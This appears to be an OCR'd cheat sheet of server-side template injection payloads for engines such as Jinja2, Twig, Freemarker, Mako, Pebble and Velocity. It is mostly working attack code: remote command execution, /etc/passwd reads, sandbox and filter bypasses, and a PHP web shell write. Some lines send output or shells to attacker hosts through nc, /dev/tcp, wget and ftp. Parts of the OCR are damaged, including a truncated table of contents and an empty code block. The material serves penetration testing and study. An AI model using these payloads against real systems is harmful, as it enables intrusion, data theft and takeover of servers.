Templates Injections

> Template injection allows an attacker to include template code into an existing (or not) template. A template engine makes designing HTML pages easier by using static template files which at runtime replaces variables/placeholders with actual values in the HTML pages

Summary


        4. Exploit the SSTI by writing an evil config file.
    9. Jinja2 - Filter bypass
12. Jinjava
    1. Jinjava - Basic injection
    2. Jinjava - Command execution
13. Lessjs
    1. Lessjs - SSRF / LFI
    2. Lessjs < v3 - Command Execution
    3. Plugins
14. Mako
    1. Direct access to os from TemplateNamespace:
15. Pebble
    1. Pebble - Basic injection
    2. Pebble - Code execution
16. Ruby
    1. Ruby - Basic injections
    2. Ruby - Retrieve /etc/passwd
    3. Ruby - List files and directories
    4. Ruby - Code execution
17. Smarty
18. Twig
    1. Twig - Basic injection
    2. Twig - Template format
    3. Twig - Arbitrary File Reading
    4. Twig - Code execution
19. Velocity
20. References

Tools

Recommended tool: Tplmap e.g:

```
python2.7 ./tplmap.py -u 'http://www.target.com/page?name=John*' --os-shell
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?
user=*&comment=supercomment&link"
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?
user=InjectHere*&comment=A&link" --level 5 -e jade
```

Methodology



ASP.NET Razor

Official website

> Razor is a markup syntax that lets you embed server-based code (Visual Basic and C#) into web pages.

ASP.NET Razor - Basic injection

```
@(1+2)
```

ASP.NET Razor - Command execution

```
@{
  // C# code
}
```

Expression Language EL

Official website

> Expression Language (EL) is mechanism that simplifies the accessibility of the data stored in Java bean component and other object like request, session and application, etc. There are many operators in JSP that are used in EL like arithmetic and logical operators to perform an expression. It was introduced in JSP 2.0

Expression Language EL - Basic injection

```
${1+1}
#{1+1}
```

Expression Language EL - One-Liner injections not including code execution

```
// DNS Lookup
${"".getClass().forName("java.net.InetAddress").getMethod("getByName","".getClass()).
invoke("","xxxxxxxxxxxxxx.burpcollaborator.net")}

// JVM System Property Lookup (ex: java.class.path)
${"".getClass().forName("java.lang.System").getDeclaredMethod("getProperty","".getCla
ss()).invoke("","java.class.path")}
```

Expression Language EL - Code Execution

```
// Common RCE payloads
''.class.forName('java.lang.Runtime').getMethod('getRuntime',null).invoke(null,null).
exec(<COMMAND STRING/ARRAY>)
''.class.forName('java.lang.ProcessBuilder').getDeclaredConstructors()
[1].newInstance(<COMMAND ARRAY/LIST>).start()

// Method using Runtime
#
{session.setAttribute("rtc","".getClass().forName("java.lang.Runtime").getDeclaredCon
structors()[0])}
#{session.getAttribute("rtc").setAccessible(true)}
#{session.getAttribute("rtc").getRuntime().exec("/bin/bash -c whoami")}

// Method using processbuilder
${request.setAttribute("c","".getClass().forName("java.util.ArrayList").newInstance()
)}
${request.getAttribute("c").add("cmd.exe")}
${request.getAttribute("c").add("/k")}
${request.getAttribute("c").add("ping x.x.x.x")}
${request.setAttribute("a","".getClass().forName("java.lang.ProcessBuilder").getDecla
redConstructors()[0].newInstance(request.getAttribute("c")).start())}
${request.getAttribute("a")}

// Method using Reflection & Invoke
${"".getClass().forName("java.lang.Runtime").getMethods()
[6].invoke("".getClass().forName("java.lang.Runtime")).exec("calc.exe")}

// Method using ScriptEngineManager one-liner
${request.getClass().forName("javax.script.ScriptEngineManager").newInstance().getEng
ineByName("js").eval("java.lang.Runtime.getRuntime().exec(\\\"ping x.x.x.x\\\")"))}

// Method using ScriptEngineManager
${facesContext.getExternalContext().setResponseHeader("output","".getClass().forName(
"javax.script.ScriptEngineManager").newInstance().getEngineByName("JavaScript").eval(
\"var x=new
java.lang.ProcessBuilder;x.command(\\\"wget\\\",\\\"http://x.x.x.x/1.sh\\\");org.apac
he.commons.io.IOUtils.toString(x.start().getInputStream())\"))}
```

Freemarker

Official website

> Apache FreeMarker™ is a template engine: a Java library to generate text output (HTML web pages, e-mails, configuration files, source code, etc.) based on templates and changing data.

You can try your payloads at https://try.freemarker.apache.org

Freemarker - Basic injection

The template can be `${3*3}` or the legacy `#{3*3}`.

Freemarker - Read File

```
${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().reso
lve('path_to_the_file').toURL().openStream().readAllBytes()?join(" ")}
Convert the returned bytes to ASCII
```

Freemarker - Code execution

```
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}
[#assign ex = 'freemarker.template.utility.Execute'?new()]${ ex('id')}
${"freemarker.template.utility.Execute"?new()("id")}
```

Freemarker - Sandbox bypass

:warning: only works on Freemarker versions below 2.3.30

```
<#assign classloader=article.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("id")}
```

Groovy

Official website

Groovy - Basic injection

Refer to https://groovy-lang.org/syntax.html , but `${9*9}` is the basic injection.

Groovy - Read and create File

```
${String x = new File('c:/windows/notepad.exe').text}
${String x = new File('/path/to/file').getText('UTF-8')}
${new File("C:\Temp\FileName.txt").createNewFile();}
```

Groovy - HTTP request:

```
${"http://www.google.com".toURL().text}
${new URL("http://www.google.com").getText()}
```

Groovy - Command Execution

```
${"calc.exe".exec()}
${"calc.exe".execute()}
${this.evaluate("9*9") //(this is a Script class)}
${new org.codehaus.groovy.runtime.MethodClosure("calc.exe","execute").call()}
```

Groovy - Sandbox Bypass

```
${ @ASTTest(value={assert java.lang.Runtime.getRuntime().exec("whoami")})
def x }
```

or

```
${ new groovy.lang.GroovyClassLoader().parseClass("@groovy.transform.ASTTest(value=
{assert java.lang.Runtime.getRuntime().exec(\"calc.exe\")})def x") }
```

Handlebars

Official website

> Handlebars compiles templates into JavaScript functions.

Handlebars - Command Execution

```
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return require('child_process').execSync('ls -la');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
```

```
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```

Jade / Codepen

Official website

```
- var x = root.process
- x = x.mainModule.require
- x = x('child_process')
= x.exec('id | nc attacker.net 80')
```

```
#{root.process.mainModule.require('child_process').spawnSync('cat',
['/etc/passwd']).stdout}
```

Java

Java - Basic injection

```
${7*7}
${{7*7}}
${class.getClassLoader()}
${class.getResource("").getPath()}
${class.getResource("../../../../../index.htm").getContent()}
```

Java - Retrieve the system's environment variables

```
${T(java.lang.System).getenv()}
```

Java - Retrieve /etc/passwd

```
${T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')}

${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(
java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(
T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).con
cat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101))
.concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(
99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toStri
ng(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).to
String(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Characte
r).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
```

Jinja2

Official website

> Jinja2 is a full featured template engine for Python. It has full unicode support, an optional integrated sandboxed execution environment, widely used and BSD licensed.

Jinja2 - Basic injection

```
{{4*4}}[[5*5]]
{{7*'7'}} would result in 7777777
{{config.items()}}
```

Jinja2 is used by Python Web Frameworks such as Django or Flask. The above injections have been tested on a Flask application.

Jinja2 - Template format

```
{% extends "layout.html" %}
{% block body %}
  <ul>
  {% for user in users %}
    <li><a href="{{ user.url }}">{{ user.username }}</a></li>
  {% endfor %}
  </ul>
{% endblock %}
```

Jinja2 - Debug Statement

If the Debug Extension is enabled, a `{% debug %}` tag will be available to dump the current context as well as the available filters and tests. This is useful to see what's available to use in the template without setting up a debugger.

```
<pre>{% debug %}</pre>
```

Source: https://jinja.palletsprojects.com/en/2.11.x/templates/#debug-statement

Jinja2 - Dump all used classes

```
{{ [].class.base.subclasses() }}
{{''.class.mro()[1].subclasses()}}
{{ ''.__class__.__mro__[2].__subclasses__() }}
```

Jinja2 - Dump all config variables

```
{% for key, value in config.iteritems() %}
    <dt>{{ key|e }}</dt>
    <dd>{{ value|e }}</dd>
{% endfor %}
```

Jinja2 - Read remote file

```
# ''.__class__.__mro__[2].__subclasses__()[40] = File class
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
{{ config.items()[4][1].__class__.__mro__[2].__subclasses__()[40]("/tmp/flag").read()
}}
# https://github.com/pallets/flask/blob/master/src/flask/helpers.py#L398
{{ get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read() }}
```

Jinja2 - Write into remote file

```
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/var/www/html/myflaskapp/hello.txt',
'w').write('Hello here !') }}
```

Jinja2 - Remote Code Execution

Listen for connection

```
nc -lnvp 8000
```

Exploit the SSTI by calling os.popen().read()

These payloads are context-free, and do not require anything, except being in a jinja2 Template object:

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read()
}}

{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read()
}}

{{
self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read()
}}
```

We can use these shorter payloads (this is the shorter payloads known yet):

```
{{ cycler.__init__.__globals__.os.popen('id').read() }}

{{ joiner.__init__.__globals__.os.popen('id').read() }}

{{ namespace.__init__.__globals__.os.popen('id').read() }}
```

Source @podalirius_ : https://podalirius.net/en/articles/python-vulnerabilities-code-execution-in-jinja-templates/

Exploit the SSTI by calling subprocess.Popen

:warning: the number 396 will vary depending of the application.

```
{{''.__class__.mro()[1].__subclasses__()[396]('cat
flag.txt',shell=True,stdout=-1).communicate()[0].strip()}}
{{config.__class__.__init__.__globals__['os'].popen('ls').read()}}
```

Exploit the SSTI by calling Popen without guessing the offset

```
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}
{{x()._module.__builtins__['__import__']('os').popen("python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"
ip\",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/cat\",
\"flag.txt\"]);'").read().zfill(417)}}{%endif%}{% endfor %}
```

Simply modification of payload to clean up output and facilitate command input (https://twitter.com/SecGus/status/1198976764351066113) In another GET parameter include a variable named "input" that contains the command you want to run (For example: &input=ls)

```
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}
{{x()._module.__builtins__['__import__']('os').popen(request.args.input).read()}}
{%endif%}{%endfor%}
```

Exploit the SSTI by writing an evil config file.

```
# evil config
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/tmp/evilconfig.cfg',
'w').write('from subprocess import check_output\n\nRUNCMD = check_output\n') }}

# load the evil config
{{ config.from_pyfile('/tmp/evilconfig.cfg') }}

# connect to evil host
{{ config['RUNCMD']('/bin/bash -c "/bin/bash -i >& /dev/tcp/x.x.x.x/8000
0>&1"',shell=True) }}
```

Jinja2 - Filter bypass

```
request.__class__
request["__class__"]
```

Bypassing `_`

```
http://localhost:5000/?exploit=
{{request|attr([request.args.usc*2,request.args.class,request.args.usc*2]|join)}}&cla
ss=class&usc=_

{{request|attr([request.args.usc*2,request.args.class,request.args.usc*2]|join)}}
{{request|attr(["_"*2,"class","_"*2]|join)}}
{{request|attr(["__","class","__"]|join)}}
{{request|attr("__class__")}}
{{request.__class__}}
```

Bypassing `[` and `]`

```
http://localhost:5000/?exploit=
{{request|attr((request.args.usc*2,request.args.class,request.args.usc*2)|join)}}&cla
ss=class&usc=_
or
http://localhost:5000/?exploit=
{{request|attr(request.args.getlist(request.args.l)|join)}}&l=a&a=_&a=_&a=class&a=_&a
=_
```

Bypassing `|join`

```
http://localhost:5000/?exploit=
{{request|attr(request.args.f|format(request.args.a,request.args.a,request.args.a,req
uest.args.a))}}&f=%s%sclass%s%s&a=_
```

Bypassing most common filters ('.','_','|join','[',']','mro' and 'base') by https://twitter.com/SecGus:

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x
5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')
('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
```

Jinjava

Official website

> Java-based template engine based on django template syntax, adapted to render jinja templates (at least the subset of jinja in use in HubSpot content).

Jinjava - Basic injection

```
{{'a'.toUpperCase()}} would result in 'A'
{{ request }} would return a request object like com.
[...].context.TemplateContextRequest@23548206
```

Jinjava is an open source project developed by Hubspot, available at https://github.com/HubSpot/jinjava/

Jinjava - Command execution

Fixed by https://github.com/HubSpot/jinjava/pull/230

```
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineB
yName('JavaScript').eval(\"new java.lang.String('xxx')\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineB
yName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder;
x.command(\\\"whoami\\\"); x.start()\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineB
yName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder;
x.command(\\\"netstat\\\");
org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineB
yName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder;
x.command(\\\"uname\\\",\\\"-a\\\");
org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
```

Lessjs

Official website

> Less (which stands for Leaner Style Sheets) is a backwards-compatible language extension for CSS. This is the official documentation for Less, the language and Less.js, the JavaScript tool that converts your Less styles to CSS styles.

Lessjs - SSRF / LFI

```
@import (inline) "http://localhost";
// or
@import (inline) "/etc/passwd";
```

Lessjs < v3 - Command Execution

```
body {
  color: `global.process.mainModule.require("child_process").execSync("id")`;
}
```

Plugins

Lessjs plugins can be remotely included and are composed of Javascript which gets executed when the Less is transpiled.

```
// example local plugin usage
@plugin "plugin-2.7.js";
```

or

```
// example remote plugin usage
@plugin "http://example.com/plugin-2.7.js"
```

version 2 example RCE plugin:

```
functions.add('cmd', function(val) {
  return
`"${global.process.mainModule.require('child_process').execSync(val.value)}"`;
});
```

version 3 and above example RCE plugin

```
//Vulnerable plugin (3.13.1)
registerPlugin({
    install: function(less, pluginManager, functions) {
        functions.add('cmd', function(val) {
            return
global.process.mainModule.require('child_process').execSync(val.value).toString();
        });
    }
})
```

Mako

Official website

> Mako is a template library written in Python. Conceptually, Mako is an embedded Python (i.e. Python Server Page) language, which refines the familiar ideas of componentized layout and inheritance to produce one of the most straightforward and flexible models available, while also maintaining close ties to Python calling and scoping semantics.

```
<%
import os
x=os.popen('id').read()
%>
${x}
```

Direct access to os from TemplateNamespace:

Any of these payloads allows direct access to the `os` module

```
${self.module.cache.util.os.system("id")}
${self.module.runtime.util.os.system("id")}
```

```
${self.template.module.cache.util.os.system("id")}
${self.module.cache.compat.inspect.os.system("id")}
${self.__init__.__globals__['util'].os.system('id')}
${self.template.module.runtime.util.os.system("id")}
${self.module.filters.compat.inspect.os.system("id")}
${self.module.runtime.compat.inspect.os.system("id")}
${self.module.runtime.exceptions.util.os.system("id")}
${self.template.__init__.__globals__['os'].system('id')}
${self.module.cache.util.compat.inspect.os.system("id")}
${self.module.runtime.util.compat.inspect.os.system("id")}
${self.template._mmarker.module.cache.util.os.system("id")}
${self.template.module.cache.compat.inspect.os.system("id")}
${self.module.cache.compat.inspect.linecache.os.system("id")}
${self.template._mmarker.module.runtime.util.os.system("id")}
${self.attr._NSAttr__parent.module.cache.util.os.system("id")}
${self.template.module.filters.compat.inspect.os.system("id")}
${self.template.module.runtime.compat.inspect.os.system("id")}
${self.module.filters.compat.inspect.linecache.os.system("id")}
${self.module.runtime.compat.inspect.linecache.os.system("id")}
${self.template.module.runtime.exceptions.util.os.system("id")}
${self.attr._NSAttr__parent.module.runtime.util.os.system("id")}
${self.context._with_template.module.cache.util.os.system("id")}
${self.module.runtime.exceptions.compat.inspect.os.system("id")}
${self.template.module.cache.util.compat.inspect.os.system("id")}
${self.context._with_template.module.runtime.util.os.system("id")}
${self.module.cache.util.compat.inspect.linecache.os.system("id")}
${self.template.module.runtime.util.compat.inspect.os.system("id")}
${self.module.runtime.util.compat.inspect.linecache.os.system("id")}
${self.module.runtime.exceptions.traceback.linecache.os.system("id")}
${self.module.runtime.exceptions.util.compat.inspect.os.system("id")}
${self.template._mmarker.module.cache.compat.inspect.os.system("id")}
${self.template.module.cache.compat.inspect.linecache.os.system("id")}
${self.attr._NSAttr__parent.template.module.cache.util.os.system("id")}
${self.template._mmarker.module.filters.compat.inspect.os.system("id")}
${self.template._mmarker.module.runtime.compat.inspect.os.system("id")}
${self.attr._NSAttr__parent.module.cache.compat.inspect.os.system("id")}
${self.template._mmarker.module.runtime.exceptions.util.os.system("id")}
${self.template.module.filters.compat.inspect.linecache.os.system("id")}
${self.template.module.runtime.compat.inspect.linecache.os.system("id")}
${self.attr._NSAttr__parent.template.module.runtime.util.os.system("id")}
${self.context._with_template._mmarker.module.cache.util.os.system("id")}
${self.template.module.runtime.exceptions.compat.inspect.os.system("id")}
${self.attr._NSAttr__parent.module.filters.compat.inspect.os.system("id")}
${self.attr._NSAttr__parent.module.runtime.compat.inspect.os.system("id")}
${self.context._with_template.module.cache.compat.inspect.os.system("id")}
${self.module.runtime.exceptions.compat.inspect.linecache.os.system("id")}
${self.attr._NSAttr__parent.module.runtime.exceptions.util.os.system("id")}
${self.context._with_template._mmarker.module.runtime.util.os.system("id")}
${self.context._with_template.module.filters.compat.inspect.os.system("id")}
${self.context._with_template.module.runtime.compat.inspect.os.system("id")}
${self.context._with_template.module.runtime.exceptions.util.os.system("id")}
${self.template.module.runtime.exceptions.traceback.linecache.os.system("id")}
```

PoC :

```
>>> print(Template("${self.module.cache.util.os}").render())
<module 'os' from '/usr/local/lib/python3.10/os.py'>
```

Source @podalirius_ : https://podalirius.net/en/articles/python-context-free-payloads-in-mako-templates/

Pebble

Official website

> Pebble is a Java templating engine inspired by Twig and similar to the Python Jinja Template Engine syntax. It features templates inheritance and easy-to-read syntax, ships with built-in autoescaping for security, and includes integrated support for internationalization.

Pebble - Basic injection

```
{{ someString.toUPPERCASE() }}
```

Pebble - Code execution

Old version of Pebble (< version 3.0.9): `{{ variable.getClass().forName('java.lang.Runtime').getRuntime().exec('ls -la') }}`.

New version of Pebble :

```
{% set cmd = 'id' %}
{% set bytes = (1).TYPE
     .forName('java.lang.Runtime')
     .methods[6]
     .invoke(null,null)
     .exec(cmd)
     .inputStream
     .readAllBytes() %}
{{ (1).TYPE
     .forName('java.lang.String')
     .constructors[0]
     .newInstance(([bytes]).toArray()) }}
```

Ruby

Ruby - Basic injections

ERB:

```
<%= 7 * 7 %>
```

Slim:

```
#{ 7 * 7 }
```

Ruby - Retrieve /etc/passwd

```
<%= File.open('/etc/passwd').read %>
```

Ruby - List files and directories

```
<%= Dir.entries('/') %>
```

Ruby - Code execution

Execute code using SSTI for ERB engine.

```
<%= system('cat /etc/passwd') %>
<%= `ls /` %>
<%= IO.popen('ls /').readlines()  %>
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline()%>
<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline()%>
```

Execute code using SSTI for Slim engine.

```
#{ %x|env| }
```

Smarty

Official website

> Smarty is a template engine for PHP.

```
{$smarty.version}
{php}echo `id`;{/php} //deprecated in smarty v3
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET['cmd']); ?
>",self::clearConfig())}
{system('ls')} // compatible v3
{system('cat index.php')} // compatible v3
```

Twig

Official website

> Twig is a modern template engine for PHP.

Twig - Basic injection

```
{{7*7}}
{{7*'7'}} would result in 49
{{dump(app)}}
{{app.request.server.all|join(',')}}
```

Twig - Template format

```
$output = $twig > render (
  'Dear' . $_GET['custom_greeting'],
  array("first_name" => $user.first_name)
);

$output = $twig > render (
  "Dear {first_name}",
  array("first_name" => $user.first_name)
);
```

Twig - Arbitrary File Reading

```
"{{'/etc/passwd'|file_excerpt(1,30)}}"@
```

Twig - Code execution

```
{{self}}
{{_self.env.setCache("ftp://attacker.net:2121")}}
{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{['id']|filter('system')}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
```

Example with an email passing FILTER_VALIDATE_EMAIL PHP.

```
POST /subscribe?0=cat+/etc/passwd HTTP/1.1
email="{{app.request.query.filter(0,0,1024,{'options':'system'})}}"@attacker.tld
```

Velocity

Official website

> Velocity is a Java-based template engine. It permits web page designers to reference methods defined in Java code.

```
```

```
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end
```

References

- https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii/
- Yahoo! RCE via Spring Engine SSTI
- Ruby ERB Template injection - TrustedSec
- Gist - Server-Side Template Injection - RCE For the Modern WebApp by James Kettle (PortSwigger)
- PDF - Server-Side Template Injection: RCE for the modern webapp - @albinowax
- VelocityServlet Expression Language injection
- Cheatsheet - Flask & Jinja2 SSTI - Sep 3, 2018 • By phosphore
- RITSEC CTF 2018 WriteUp (Web) - Aj Dumanhug
- RCE in Hubspot with EL injection in HubL - @fyoorer
- Jinja2 template injection filter bypasses - @gehaxelt, @0daywork
- Gaining Shell using Server Side Template Injection (SSTI) - David Valles - Aug 22, 2018
- EXPLOITING SERVER SIDE TEMPLATE INJECTION WITH TPLMAP - BY: DIVINE SELORM TSA - 18 AUG 2018
- Server Side Template Injection – on the example of Pebble - MICHAŁ BENTKOWSKI | September 17, 2019
- Server-Side Template Injection (SSTI) in ASP.NET Razor - Clément Notin - 15 APR 2020
- Expression Language injection - PortSwigger
- Bean Stalking: Growing Java beans into RCE - July 7, 2020 - Github Security Lab
- Remote Code Execution with EL Injection Vulnerabilities - Asif Durani - 29/01/2019
- Handlebars template injection and RCE in a Shopify app
- Lab: Server-side template injection in an unknown language with a documented exploit
- Exploiting Less.js to Achieve RCE